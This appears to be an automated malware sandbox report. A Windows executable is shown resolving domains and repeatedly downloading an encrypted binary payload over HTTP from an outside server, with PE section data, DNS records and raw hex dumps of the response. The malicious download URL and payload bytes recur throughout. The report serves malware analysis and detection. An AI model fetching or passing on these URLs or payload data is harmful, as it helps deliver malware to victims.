.text	0x1000	0x2d484	0x2e000	False	0.23853069803	data	4.22024266439	IMAGE_SCN_MEM_EXECUTE, IMAGE_SCN_CNT_CODE, IMAGE_SCN_MEM_READ
.data	0x2f000	0x13ec	0x1000	False	0.00634765625	data	0.0	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_WRITE, IMAGE_SCN_MEM_READ
.rsrc	0x31000	0x2526	0x3000	False	0.168375651042	data	2.83539382363	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ

Resources

Imports

Version Infos

Possible Origin

Language of compilation system	Country where language is spoken	Map
English	United States	

Network Behavior

Network Port Distribution

TCP Packets

UDP Packets

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Oct 14, 2021 08:38:58.541471004 CEST	192.168.11.20	1.1.1.1	0x6ec8	Standard query (0)	implanteca pilarpereira.com	A (IP address)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Oct 14, 2021 08:40:32.070306063 CEST	192.168.11.20	1.1.1.1	0x7e78	Standard query (0)	Venonletmo nitprradmi nistratior an.loseyou rip.com	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Oct 14, 2021 08:38:58.556871891 CEST	1.1.1.1	192.168.11.20	0x6ec8	No error (0)	implanteca pilarpereira.com		83.167.224.147	A (IP address)	IN (0x0001)
Oct 14, 2021 08:40:32.224752903 CEST	1.1.1.1	192.168.11.20	0x7e78	No error (0)	Venonletmo nitprradmi nistratior an.loseyou rip.com		8.6.8.23	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- implantecapilarpereira.com

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.11.20	49804	83.167.224.147	80	C:\Users\user\Desktop\mU9H96igb3.exe

Timestamp	kBytes transferred	Direction	Data
Oct 14, 2021 08:38:58.586767912 CEST	6297	OUT	GET /NetGeneration10%20Startup_KCFPCd130.bin HTTP/1.1 User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko Host: implantecapilarpereira.com Cache-Control: no-cache
Oct 14, 2021 08:38:58.608710051 CEST	6299	IN	HTTP/1.1 200 OK Date: Thu, 14 Oct 2021 06:38:58 GMT Server: Apache Last-Modified: Wed, 13 Oct 2021 14:14:17 GMT Accept-Ranges: bytes Content-Length: 470592 Content-Type: application/octet-stream Data Raw: 0c 8d eb eb 31 58 14 5e 5c 4a 0e a8 9f a5 08 3f 56 7c 97 42 71 30 48 0c ab 52 7d 99 99 e0 3d ef cc 2b 96 6c 96 b7 11 05 bd 89 e3 b9 f9 0d ad 44 dd a4 e4 f0 f4 d0 42 90 3e 9b a6 de e6 4d fb ce a4 02 80 7a b6 00 5e 79 5c 99 e0 f1 bb f5 73 cb 38 71 04 72 b9 e3 3c 5c 47 83 42 ac 3e 4b f9 01 45 c9 0a 16 58 ed 87 dc 55 b4 3a 91 a5 33 11 bc db d2 c2 b7 af 82 4d 75 e9 e2 7b 99 47 ce 96 d0 c1 de 44 4e 38 6b d7 6f 9f 05 7f 51 a0 b0 51 8b 8c 3c 4b a8 46 c0 90 71 f4 fc 14 27 c7 54 6a 7e b8 0a 54 64 15 ee d0 ea b2 53 5c 38 a6 a3 44 51 1e eb 9d bc df 68 f3 c3 57 ad 42 bc 69 2b 17 df 26 db b3 06 85 63 e4 69 c3 ea 73 46 a7 df b2 b1 d1 28 37 eb e1 4f 92 25 e6 0b d2 40 c8 57 79 92 30 8f 30 7f a9 5b 87 4a dd a5 cb 1d 1b 49 ae 98 83 51 d0 22 ab 30 52 10 ba 6a 18 3d f7 6b 53 e6 a9 11 57 c4 e4 e3 83 22 e9 4c 07 9c e0 87 87 2e 0d 1b ff 13 1c ae 7d 99 e4 66 9b 06 b1 7c e2 ff 46 33 7c fa 25 9f aa b6 d9 59 d8 55 14 93 37 51 3b bf e8 4d c4 45 25 e8 86 75 88 4d 57 80 38 9d d9 8f a6 7d 04 78 c3 3e 3f 7a ba df ab 31 b3 4b dc 58 0a ab 00 ab 64 f8 9f 96 40 b4 ba 49 ee f1 96 f2 cb dd 14 1b 77 4e cc 24 a2 9c f8 83 df 4f 32 bf 04 61 43 97 08 92 b5 ea 8f 18 1c 49 4b d1 42 67 93 98 71 dd a4 d6 f2 8b 17 fb 9e 00 96 97 9e 1b a1 ac 02 e9 94 84 ff d8 d1 ce 22 dc 0d 1b a2 21 26 90 4c 10 2f 8a 00 e8 24 89 86 34 56 11 0b b2 3b fd a8 18 0e a6 5c 77 77 14 66 6c 34 d5 6d 11 d6 85 27 58 2c 4c 51 2b e9 bd 0b 03 76 2f 83 4e 9d 21 99 8d 0b be b5 e5 ec ee 6b 29 df 60 93 e8 9e 6c 3e db e4 c7 36 d3 8e 38 02 34 ec b2 26 48 c1 0b 5d f9 5b 8b 07 81 34 21 f3 46 33 eb 04 0e 77 0b 8e 60 ac 61 c2 fd 71 da 47 99 3c 42 38 53 fd 9f 9f b9 7b 78 08 c7 8d 44 1b fe 34 6f 3d f9 01 c1 96 62 ae b9 da 4b f2 ae d8 2b a5 50 5c ec f9 52 fe 33 86 c7 e8 e2 4a eb 27 f7 90 da dc 4d 96 ae 61 0b bf 7d 48 55 28 68 e1 5e ec c1 84 9c b2 83 e5 d9 8b 48 cc dc 9c c4 f7 e5 68 d5 f0 c9 df 04 50 c9 1e cd 8a 60 f1 30 7b 49 27 83 0a 82 23 8f 99 70 ab 1d 06 29 66 60 94 67 19 b3 e6 b4 4e 57 5c 95 7d 77 db cb d6 9d 0b d4 07 c0 9d ee ad 89 51 b3 51 fe 43 4f 09 c8 4b e6 f7 52 fb ee 83 ba bb b9 d7 32 47 1e 6b e5 90 01 46 c2 b6 69 c7 14 db af ac f9 38 54 04 84 fb ee cd fe 6a b7 92 b5 25 2e 90 cf 59 fc c9 c4 12 bc cd d1 4f 8e 4c 92 58 c3 6c 25 91 4a 00 26 15 c1 e5 6a e3 eb 65 02 b8 6e 28 85 9b ad cc f8 ea ac ab 2d b5 37 02 80 9b 77 84 11 78 33 0d 7b 50 7d eb 81 b5 0b 42 19 8e 39 dd d0 15 51 54 da d1 2e c9 aa 59 21 9d 05 07 69 b8 f7 5a 7b 75 8b 22 a3 68 27 72 38 3f e0 7a 86 c4 fa 86 aa c5 78 c1 be 75 40 e3 81 d0 a1 c4 c0 ec 90 21 82 e4 84 26 e9 a0 af bc b1 9e 2e 6d ba 60 b3 7b 9b 52 cd 6e 30 af 8a 57 b9 45 ec 10 02 90 f6 2a e6 e5 49 5f d8 96 4b 12 42 cd c1 00 60 73 82 92 a2 ba 44 fd a2 11 42 ee 59 5a 5d ae 8d 08 21 89 62 92 3c da 37 fb ab 20 d4 a7 39 92 0b 0d 32 a5 6e 0b 1b b1 e9 58 10 7a b5 00 5e 79 58 99 e0 f1 44 0a 73 cb 80 71 04 72 b9 e3 3c 5c 07 83 42 ac 3e 4b f9 01 45 c9 0a 16 58 ed 87 dc 55 b4 3a 91 a5 33 11 bc db d2 c2 b7 af 82 4d 75 e9 e2 7b 99 57 cf 96 d0 cf c1 fe 40 38 df de a2 be bd 7e 1d 6d 91 05 e3 e5 4f 6b d8 34 af f7 03 95 91 34 44 a6 3a 04 11 cc 2a 36 01 35 9c a5 84 92 3a 32 18 e2 ec 17 71 73 84 f9 d9 f1 65 fe c9 73 ad 42 bc 69 2b 17 df 8c d8 f3 36 6b 01 ca 0a 2d 88 5d 25 49 bd 9c d2 8b d6 e8 88 1d 2d bc 46 bc f5 0f 23 87 35 57 f1 6a 71 ec 1c 59 39 a9 29 3a bf 61 7e f4 2b 80 fb f3 93 39 f8 97 92 3a 73 87 35 3a 5f 03 61 2a a9 39 2d 94 00 d9 83 ad 18 ff c9 c5 3e 6a e5 41 f8 fa 01 42 18 86 e0 16 fa e2 94 5d 67 7e 46 0f 25 3b Data Ascii: 1X^\J?V|Bq0HR}=+lDB>Mz^y\s8qr<\GB>KEXU:3Mu{GDN8koQQ<KFq'Tj~TdS\8DQhWBi+&cisF(7 O%@Wy00[JIQ"0Rj=kSW"L.}f|F3|%YU7Q;ME%uMW8}x>?z1KXd@IwN$O2aCIKBgq"!&L/$4V;\wwfl4m'X,LQ+v/N! k)`I>684&H][4!F3w`aqG<B8S{xD4o=bK+P\R3J'Ma}HU(h^HhP`0{I'#p)f`gNW\}wQQCOKR2GkFi8Tj%.YOLXl%J&jen(-7wx3 {P}B9QT.Y!iZ{u"h'r8?zxu@!&.m`{Rn0WE*I_KB`sDBYZ]!b<7 92nXz^yXDsqr<\B>KEXU:3Mu{W@8~mOk44D:*65:2qsesBi+ 6k-]%I-F#5WjqY9):a~+9:s5:_a*9->jAB]g~F%;

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.11.20	49808	83.167.224.147	80	C:\Users\user\Desktop\mU9H96igb3.exe

Timestamp	kBytes transferred	Direction	Data
Oct 14, 2021 08:40:31.900110006 CEST	6786	OUT	GET /NetGeneration10%20Startup_KCFPCd130.bin HTTP/1.1 User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko Host: implantecapilarpereira.com Cache-Control: no-cache
Oct 14, 2021 08:40:31.921983004 CEST	6788	IN	HTTP/1.1 200 OK Date: Thu, 14 Oct 2021 06:40:31 GMT Server: Apache Last-Modified: Wed, 13 Oct 2021 14:14:17 GMT Accept-Ranges: bytes Content-Length: 470592 Content-Type: application/octet-stream Data Raw: 0c 8d eb eb 31 58 14 5e 5c 4a 0e a8 9f a5 08 3f 56 7c 97 42 71 30 48 0c ab 52 7d 99 99 e0 3d ef cc 2b 96 6c 96 b7 11 05 bd 89 e3 b9 f9 0d ad 44 dd a4 e4 f0 f4 d0 42 90 3e 9b a6 de e6 4d fb ce a4 02 80 7a b6 00 5e 79 5c 99 e0 f1 bb f5 73 cb 38 71 04 72 b9 e3 3c 5c 47 83 42 ac 3e 4b f9 01 45 c9 0a 16 58 ed 87 dc 55 b4 3a 91 a5 33 11 bc db d2 c2 b7 af 82 4d 75 e9 e2 7b 99 47 ce 96 d0 c1 de 44 4e 38 6b d7 6f 9f 05 7f 51 a0 b0 51 8b 8c 3c 4b a8 46 c0 90 71 f4 fc 14 27 c7 54 6a 7e b8 0a 54 64 15 ee d0 ea b2 53 5c 38 a6 a3 44 51 1e eb 9d bc df 68 f3 c3 57 ad 42 bc 69 2b 17 df 26 db b3 06 85 63 e4 69 c3 ea 73 46 a7 df b2 b1 d1 28 37 eb e1 4f 92 25 e6 0b d2 40 c8 57 79 92 30 8f 30 7f a9 5b 87 4a dd a5 cb 1d 1b 49 ae 98 83 51 d0 22 ab 30 52 10 ba 6a 18 3d f7 6b 53 e6 a9 11 57 c4 e4 e3 83 22 e9 4c 07 9c e0 87 87 2e 0d 1b ff 13 1c ae 7d 99 e4 66 9b 06 b1 7c e2 ff 46 33 7c fa 25 9f aa b6 d9 59 d8 55 14 93 37 51 3b bf e8 4d c4 45 25 e8 86 75 88 4d 57 80 38 9d d9 8f a6 7d 04 78 c3 3e 3f 7a ba df ab 31 b3 4b dc 58 0a ab 00 ab 64 f8 9f 96 40 b4 ba 49 ee f1 96 f2 cb dd 14 1b 77 4e cc 24 a2 9c f8 83 df 4f 32 bf 04 61 43 97 08 92 b5 ea 8f 18 1c 49 4b d1 42 67 93 98 71 dd a4 d6 f2 8b 17 fb 9e 00 96 97 9e 1b a1 ac 02 e9 94 84 ff d8 d1 ce 22 dc 0d 1b a2 21 26 90 4c 10 2f 8a 00 e8 24 89 86 34 56 11 0b b2 3b fd a8 18 0e a6 5c 77 77 14 66 6c 34 d5 6d 11 d6 85 27 58 2c 4c 51 2b e9 bd 0b 03 76 2f 83 4e 9d 21 99 8d 0b be b5 e5 ec ee 6b 29 df 60 93 e8 9e 6c 3e db e4 c7 36 d3 8e 38 02 34 ec b2 26 48 c1 0b 5d f9 5b 8b 07 81 34 21 f3 46 33 eb 04 0e 77 0b 8e 60 ac 61 c2 fd 71 da 47 99 3c 42 38 53 fd 9f 9f b9 7b 78 08 c7 8d 44 1b fe 34 6f 3d f9 01 c1 96 62 ae b9 da 4b f2 ae d8 2b a5 50 5c ec f9 52 fe 33 86 c7 e8 e2 4a eb 27 f7 90 da dc 4d 96 ae 61 0b bf 7d 48 55 28 68 e1 5e ec c1 84 9c b2 83 e5 d9 8b 48 cc dc 9c c4 f7 e5 68 d5 f0 c9 df 04 50 c9 1e cd 8a 60 f1 30 7b 49 27 83 0a 82 23 8f 99 70 ab 1d 06 29 66 60 94 67 19 b3 e6 b4 4e 57 5c 95 7d 77 db cb d6 9d 0b d4 07 c0 9d ee ad 89 51 b3 51 fe 43 4f 09 c8 4b e6 f7 52 fb ee 83 ba bb b9 d7 32 47 1e 6b e5 90 01 46 c2 b6 69 c7 14 db af ac f9 38 54 04 84 fb ee cd fe 6a b7 92 b5 25 2e 90 cf 59 fc c9 c4 12 bc cd d1 4f 8e 4c 92 58 c3 6c 25 91 4a 00 26 15 c1 e5 6a e3 eb 65 02 b8 6e 28 85 9b ad cc f8 ea ac ab 2d b5 37 02 80 9b 77 84 11 78 33 0d 7b 50 7d eb 81 b5 0b 42 19 8e 39 dd d0 15 51 54 da d1 2e c9 aa 59 21 9d 05 07 69 b8 f7 5a 7b 75 8b 22 a3 68 27 72 38 3f e0 7a 86 c4 fa 86 aa c5 78 c1 be 75 40 e3 81 d0 a1 c4 c0 ec 90 21 82 e4 84 26 e9 a0 af bc b1 9e 2e 6d ba 60 b3 7b 9b 52 cd 6e 30 af 8a 57 b9 45 ec 10 02 90 f6 2a e6 e5 49 5f d8 96 4b 12 42 cd c1 00 60 73 82 92 a2 ba 44 fd a2 11 42 ee 59 5a 5d ae 8d 08 21 89 62 92 3c da 37 fb ab 20 d4 a7 39 92 0b 0d 32 a5 6e 0b 1b b1 e9 58 10 7a b5 00 5e 79 58 99 e0 f1 44 0a 73 cb 80 71 04 72 b9 e3 3c 5c 07 83 42 ac 3e 4b f9 01 45 c9 0a 16 58 ed 87 dc 55 b4 3a 91 a5 33 11 bc db d2 c2 b7 af 82 4d 75 e9 e2 7b 99 57 cf 96 d0 cf c1 fe 40 38 df de a2 be bd 7e 1d 6d 91 05 e3 e5 4f 6b d8 34 af f7 03 95 91 34 44 a6 3a 04 11 cc 2a 36 01 35 9c a5 84 92 3a 32 18 e2 ec 17 71 73 84 f9 d9 f1 65 fe c9 73 ad 42 bc 69 2b 17 df 8c d8 f3 36 6b 01 ca 0a 2d 88 5d 25 49 bd 9c d2 8b d6 e8 88 1d 2d bc 46 bc f5 0f 23 87 35 57 f1 6a 71 ec 1c 59 39 a9 29 3a bf 61 7e f4 2b 80 fb f3 93 39 f8 97 92 3a 73 87 35 3a 5f 03 61 2a a9 39 2d 94 00 d9 83 ad 18 ff c9 c5 3e 6a e5 41 f8 fa 01 42 18 86 e0 16 fa e2 94 5d 67 7e 46 0f 25 3b Data Ascii: 1X^\J?V|Bq0HR}=+lDB>Mz^y\s8qr<\GB>KEXU:3Mu{GDN8koQQ<KFq'Tj~TdS\8DQhWBi+&cisF(7 O%@Wy00[JIQ"0Rj=kSW"L.}f|F3|%YU7Q;ME%uMW8}x>?z1KXd@IwN$O2aCIKBgq"!&L/$4V;\wwfl4m'X,LQ+v/N! k)`I>684&H][4!F3w`aqG<B8S{xD4o=bK+P\R3J'Ma}HU(h^HhP`0{!'#p)f`gNW\}wQQCOKR2GkFi8Tj%.YOLXl%J&jen(-7wx3 {P}B9QT.Y!iZ{u"h'r8?zxu@!&.m`{Rn0WE*I_KB`sDBYZ]!b<7 92nXz^yXDsqr<\B>KEXU:3Mu{W@8~mOk44D:*65:2qsesBi+ 6k-]%I-F#5WjqY9):a~+9:s5:_a*9->jAB]g~F%;

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
2	192.168.11.20	49810	83.167.224.147	80	C:\Users\user\Desktop\mU9H96igb3.exe

Timestamp	kBytes transferred	Direction	Data
Oct 14, 2021 08:40:48.988596916 CEST	7279	OUT	GET /NetGeneration10%20Startup_KCFPCd130.bin HTTP/1.1 User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko Host: implantecapilarpereira.com Cache-Control: no-cache

Timestamp	kBytes transferred	Direction	Data
Oct 14, 2021 08:40:49.010281086 CEST	7280	IN	HTTP/1.1 200 OK Date: Thu, 14 Oct 2021 06:40:48 GMT Server: Apache Last-Modified: Wed, 13 Oct 2021 14:14:17 GMT Accept-Ranges: bytes Content-Length: 470592 Content-Type: application/octet-stream Data Raw: 0c 8d eb eb 31 58 14 5e 5c 4a 0e a8 9f a5 08 3f 56 7c 97 42 71 30 48 0c ab 52 7d 99 99 e0 3d ef cc 2b 96 6c 96 b7 11 05 bd 89 e3 b9 f9 0d ad 44 dd a4 e4 f0 f4 d0 42 90 3e 9b a6 de e6 4d fb ce a4 02 80 7a b6 00 5e 79 5c 99 e0 f1 bb f5 73 cb 38 71 04 72 b9 e3 3c 5c 47 83 42 ac 3e 4b f9 01 45 c9 0a 16 58 ed 87 dc 55 b4 3a 91 a5 33 11 bc db d2 c2 b7 af 82 4d 75 e9 e2 7b 99 47 ce 96 d0 c1 de 44 4e 38 6b d7 6f 9f 05 7f 51 a0 b0 51 8b 8c 3c 4b a8 46 c0 90 71 f4 fc 14 27 c7 54 6a 7e b8 0a 54 64 15 ee d0 ea b2 53 5c 38 a6 a3 44 51 1e eb 9d bc df 68 f3 c3 57 ad 42 bc 69 2b 17 df 26 db b3 06 85 63 e4 69 c3 ea 73 46 a7 df b2 b1 d1 28 37 eb e1 4f 92 25 e6 0b d2 40 c8 57 79 92 30 8f 30 7f a9 5b 87 4a dd a5 cb 1d 1b 49 ae 98 83 51 d0 22 ab 30 52 10 ba 6a 18 3d f7 6b 53 e6 a9 11 57 c4 e4 e3 83 22 e9 4c 07 9c e0 87 87 2e 0d 1b ff 13 1c ae 7d 99 e4 66 9b 06 b1 7c e2 ff 46 33 7c fa 25 9f aa b6 d9 59 d8 55 14 93 37 51 3b bf e8 4d c4 45 25 e8 86 75 88 4d 57 80 38 9d d9 8f a6 7d 04 78 c3 3e 3f 7a ba df ab 31 b3 4b dc 58 0a ab 00 ab 64 f8 9f 96 40 b4 ba 49 ee f1 96 f2 cb dd 14 1b 77 4e cc 24 a2 9c f8 83 df 4f 32 bf 04 61 43 97 08 92 b5 ea 8f 18 1c 49 4b d1 42 67 93 98 71 dd a4 d6 f2 8b 17 fb 9e 00 96 97 9e 1b a1 ac 02 e9 94 84 ff d8 d1 ce 22 dc 0d 1b a2 21 26 90 4c 10 2f 8a 00 e8 24 89 86 34 56 11 0b b2 3b fd a8 18 0e a6 5c 77 77 14 66 6c 34 d5 6d 11 d6 85 27 58 2c 4c 51 2b e9 bd 0b 03 76 2f 83 4e 9d 21 99 8d 0b be b5 e5 ec ee 6b 29 df 60 93 e8 9e 6c 3e db e4 c7 36 d3 8e 38 02 34 ec b2 26 48 c1 0b 5d f9 5b 8b 07 81 34 21 f3 46 33 eb 04 0e 77 0b 8e 60 ac 61 c2 fd 71 da 47 99 3c 42 38 53 fd 9f 9f b9 7b 78 08 c7 8d 44 1b fe 34 6f 3d f9 01 c1 96 62 ae b9 da 4b f2 ae d8 2b a5 50 5c ec f9 52 fe 33 86 c7 e8 e2 4a eb 27 f7 90 da dc 4d 96 ae 61 0b bf 7d 48 55 28 68 e1 5e ec c1 84 9c b2 83 e5 d9 8b 48 cc dc 9c c4 f7 e5 68 d5 f0 c9 df 04 50 c9 1e cd 8a 60 f1 30 7b 49 27 83 0a 82 23 8f 99 70 ab 1d 06 29 66 60 94 67 19 b3 e6 b4 4e 57 5c 95 7d 77 db cb d6 9d 0b d4 07 c0 9d ee ad 89 51 b3 51 fe 43 4f 09 c8 4b e6 f7 52 fb ee 83 ba bb b9 d7 32 47 1e 6b e5 90 01 46 c2 b6 69 c7 14 db af ac f9 38 54 04 84 fb ee cd fe 6a b7 92 b5 25 2e 90 cf 59 fc c9 c4 12 bc cd d1 4f 8e 4c 92 58 c3 6c 25 91 4a 00 26 15 c1 e5 6a e3 eb 65 02 b8 6e 28 85 9b ad cc f8 ea ac ab 2d b5 37 02 80 9b 77 84 11 78 33 0d 7b 50 7d eb 81 b5 0b 42 19 8e 39 dd d0 15 51 54 da d1 2e c9 aa 59 21 9d 05 07 69 b8 f7 5a 7b 75 8b 22 a3 68 27 72 38 3f e0 7a 86 c4 fa 86 aa c5 78 c1 be 75 40 e3 81 d0 a1 c4 c0 ec 90 21 82 e4 84 26 e9 a0 af bc b1 9e 2e 6d ba 60 b3 7b 9b 52 cd 6e 30 af 8a 57 b9 45 ec 10 02 90 f6 2a e6 e5 49 5f d8 96 4b 12 42 cd c1 00 60 73 82 92 a2 ba 44 fd a2 11 42 ee 59 5a 5d ae 8d 08 21 89 62 92 3c da 37 fb ab 20 d4 a7 39 92 0b 0d 32 a5 6e 0b 1b b1 e9 58 10 7a b5 00 5e 79 58 99 e0 f1 44 0a 73 cb 80 71 04 72 b9 e3 3c 5c 07 83 42 ac 3e 4b f9 01 45 c9 0a 16 58 ed 87 dc 55 b4 3a 91 a5 33 11 bc db d2 c2 b7 af 82 4d 75 e9 e2 7b 99 57 cf 96 d0 cf c1 fe 40 38 df de a2 be bd 7e 1d 6d 91 05 e3 e5 4f 6b d8 34 af f7 03 95 91 34 44 a6 3a 04 11 cc 2a 36 01 35 9c a5 84 92 3a 32 18 e2 ec 17 71 73 84 f9 d9 f1 65 fe c9 73 ad 42 bc 69 2b 17 df 8c d8 f3 36 6b 01 ca 0a 2d 88 5d 25 49 bd 9c d2 8b d6 e8 88 1d 2d bc 46 bc f5 0f 23 87 35 57 f1 6a 71 ec 1c 59 39 a9 29 3a bf 61 7e f4 2b 80 fb f3 93 39 f8 97 92 3a 73 87 35 3a 5f 03 61 2a a9 39 2d 94 00 d9 83 ad 18 ff c9 c5 3e 6a e5 41 f8 fa 01 42 18 86 e0 16 fa e2 94 5d 67 7e 46 0f 25 3b Data Ascii: 1X^\J?V|Bq0HR}=+lDB>Mz^y\s8qr<\GB>KEXU:3Mu{GDN8koQQ<KFq'Tj~TdS\8DQhWBi+&cisF(7 O%@Wy00[JIQ"0Rj=kSW"L.}f|F3|%YU7Q;ME%uMW8}x>?z1KXd@lwN$O2aCIKBgq"!&L/$4V;\wwfl4m'X,LQ+v/N! k)`I>684&H][4!F3w`aqG<B8S{xD4o=bK+P\R3J'Ma}HU(h^HhP`0{I'#p)f`gNW\}wQQCOKR2GkFi8Tj%.YOLXl%J&jen(-7wx3 {P}B9QT.Y!iZ{u"h'r8?zxu@!&.m`{Rn0WE*I_KB`sDBYZ]!b<7 92nXz^yXDsqr<\B>KEXU:3Mu{W@8~mOk44D:*65:2qsesBi+ 6k-]%I-F#5WjqY9):a~+9:s5:_a*9->jAB]g~F%;

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
3	192.168.11.20	49811	83.167.224.147	80	C:\Users\user\Desktop\mU9H96igb3.exe

Timestamp	kBytes transferred	Direction	Data
Oct 14, 2021 08:40:55.734740019 CEST	7775	OUT	GET /NetGeneration10%20Startup_KCFPCd130.bin HTTP/1.1 User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko Host: implantecapilarpereira.com Cache-Control: no-cache

Timestamp	kBytes transferred	Direction	Data
Oct 14, 2021 08:40:55.757066011 CEST	7777	IN	HTTP/1.1 200 OK Date: Thu, 14 Oct 2021 06:40:55 GMT Server: Apache Last-Modified: Wed, 13 Oct 2021 14:14:17 GMT Accept-Ranges: bytes Content-Length: 470592 Content-Type: application/octet-stream Data Raw: 0c 8d eb eb 31 58 14 5e 5c 4a 0e a8 9f a5 08 3f 56 7c 97 42 71 30 48 0c ab 52 7d 99 99 e0 3d ef cc 2b 96 6c 96 b7 11 05 bd 89 e3 b9 f9 0d ad 44 dd a4 e4 f0 f4 d0 42 90 3e 9b a6 de e6 4d fb ce a4 02 80 7a b6 00 5e 79 5c 99 e0 f1 bb f5 73 cb 38 71 04 72 b9 e3 3c 5c 47 83 42 ac 3e 4b f9 01 45 c9 0a 16 58 ed 87 dc 55 b4 3a 91 a5 33 11 bc db d2 c2 b7 af 82 4d 75 e9 e2 7b 99 47 ce 96 d0 c1 de 44 4e 38 6b d7 6f 9f 05 7f 51 a0 b0 51 8b 8c 3c 4b a8 46 c0 90 71 f4 fc 14 27 c7 54 6a 7e b8 0a 54 64 15 ee d0 ea b2 53 5c 38 a6 a3 44 51 1e eb 9d bc df 68 f3 c3 57 ad 42 bc 69 2b 17 df 26 db b3 06 85 63 e4 69 c3 ea 73 46 a7 df b2 b1 d1 28 37 eb e1 4f 92 25 e6 0b d2 40 c8 57 79 92 30 8f 30 7f a9 5b 87 4a dd a5 cb 1d 1b 49 ae 98 83 51 d0 22 ab 30 52 10 ba 6a 18 3d f7 6b 53 e6 a9 11 57 c4 e4 e3 83 22 e9 4c 07 9c e0 87 87 2e 0d 1b ff 13 1c ae 7d 99 e4 66 9b 06 b1 7c e2 ff 46 33 7c fa 25 9f aa b6 d9 59 d8 55 14 93 37 51 3b bf e8 4d c4 45 25 e8 86 75 88 4d 57 80 38 9d d9 8f a6 7d 04 78 c3 3e 3f 7a ba df ab 31 b3 4b dc 58 0a ab 00 ab 64 f8 9f 96 40 b4 ba 49 ee f1 96 f2 cb dd 14 1b 77 4e cc 24 a2 9c f8 83 df 4f 32 bf 04 61 43 97 08 92 b5 ea 8f 18 1c 49 4b d1 42 67 93 98 71 dd a4 d6 f2 8b 17 fb 9e 00 96 97 9e 1b a1 ac 02 e9 94 84 ff d8 d1 ce 22 dc 0d 1b a2 21 26 90 4c 10 2f 8a 00 e8 24 89 86 34 56 11 0b b2 3b fd a8 18 0e a6 5c 77 77 14 66 6c 34 d5 6d 11 d6 85 27 58 2c 4c 51 2b e9 bd 0b 03 76 2f 83 4e 9d 21 99 8d 0b be b5 e5 ec ee 6b 29 df 60 93 e8 9e 6c 3e db e4 c7 36 d3 8e 38 02 34 ec b2 26 48 c1 0b 5d f9 5b 8b 07 81 34 21 f3 46 33 eb 04 0e 77 0b 8e 60 ac 61 c2 fd 71 da 47 99 3c 42 38 53 fd 9f 9f b9 7b 78 08 c7 8d 44 1b fe 34 6f 3d f9 01 c1 96 62 ae b9 da 4b f2 ae d8 2b a5 50 5c ec f9 52 fe 33 86 c7 e8 e2 4a eb 27 f7 90 da dc 4d 96 ae 61 0b bf 7d 48 55 28 68 e1 5e ec c1 84 9c b2 83 e5 d9 8b 48 cc dc 9c c4 f7 e5 68 d5 f0 c9 df 04 50 c9 1e cd 8a 60 f1 30 7b 49 27 83 0a 82 23 8f 99 70 ab 1d 06 29 66 60 94 67 19 b3 e6 b4 4e 57 5c 95 7d 77 db cb d6 9d 0b d4 07 c0 9d ee ad 89 51 b3 51 fe 43 4f 09 c8 4b e6 f7 52 fb ee 83 ba bb b9 d7 32 47 1e 6b e5 90 01 46 c2 b6 69 c7 14 db af ac f9 38 54 04 84 fb ee cd fe 6a b7 92 b5 25 2e 90 cf 59 fc c9 c4 12 bc cd d1 4f 8e 4c 92 58 c3 6c 25 91 4a 00 26 15 c1 e5 6a e3 eb 65 02 b8 6e 28 85 9b ad cc f8 ea ac ab 2d b5 37 02 80 9b 77 84 11 78 33 0d 7b 50 7d eb 81 b5 0b 42 19 8e 39 dd d0 15 51 54 da d1 2e c9 aa 59 21 9d 05 07 69 b8 f7 5a 7b 75 8b 22 a3 68 27 72 38 3f e0 7a 86 c4 fa 86 aa c5 78 c1 be 75 40 e3 81 d0 a1 c4 c0 ec 90 21 82 e4 84 26 e9 a0 af bc b1 9e 2e 6d ba 60 b3 7b 9b 52 cd 6e 30 af 8a 57 b9 45 ec 10 02 90 f6 2a e6 e5 49 5f d8 96 4b 12 42 cd c1 00 60 73 82 92 a2 ba 44 fd a2 11 42 ee 59 5a 5d ae 8d 08 21 89 62 92 3c da 37 fb ab 20 d4 a7 39 92 0b 0d 32 a5 6e 0b 1b b1 e9 58 10 7a b5 00 5e 79 58 99 e0 f1 44 0a 73 cb 80 71 04 72 b9 e3 3c 5c 07 83 42 ac 3e 4b f9 01 45 c9 0a 16 58 ed 87 dc 55 b4 3a 91 a5 33 11 bc db d2 c2 b7 af 82 4d 75 e9 e2 7b 99 57 cf 96 d0 cf c1 fe 40 38 df de a2 be bd 7e 1d 6d 91 05 e3 e5 4f 6b d8 34 af f7 03 95 91 34 44 a6 3a 04 11 cc 2a 36 01 35 9c a5 84 92 3a 32 18 e2 ec 17 71 73 84 f9 d9 f1 65 fe c9 73 ad 42 bc 69 2b 17 df 8c d8 f3 36 6b 01 ca 0a 2d 88 5d 25 49 bd 9c d2 8b d6 e8 88 1d 2d bc 46 bc f5 0f 23 87 35 57 f1 6a 71 ec 1c 59 39 a9 29 3a bf 61 7e f4 2b 80 fb f3 93 39 f8 97 92 3a 73 87 35 3a 5f 03 61 2a a9 39 2d 94 00 d9 83 ad 18 ff c9 c5 3e 6a e5 41 f8 fa 01 42 18 86 e0 16 fa e2 94 5d 67 7e 46 0f 25 3b Data Ascii: 1X^\J?V|Bq0HR}=+lDB>Mz^y\s8qr<\GB>KEXU:3Mu{GDN8koQQ<KFq'Tj~TdS\8DQhWBi+&cisF(7 O%@Wy00[JIQ"0Rj=kSW"L.}f|F3|%YU7Q;ME%uMW8}x>?z1KXd@lwN$O2aCIKBgq"!&L/$4V;\wwfl4m'X,LQ+v/N! 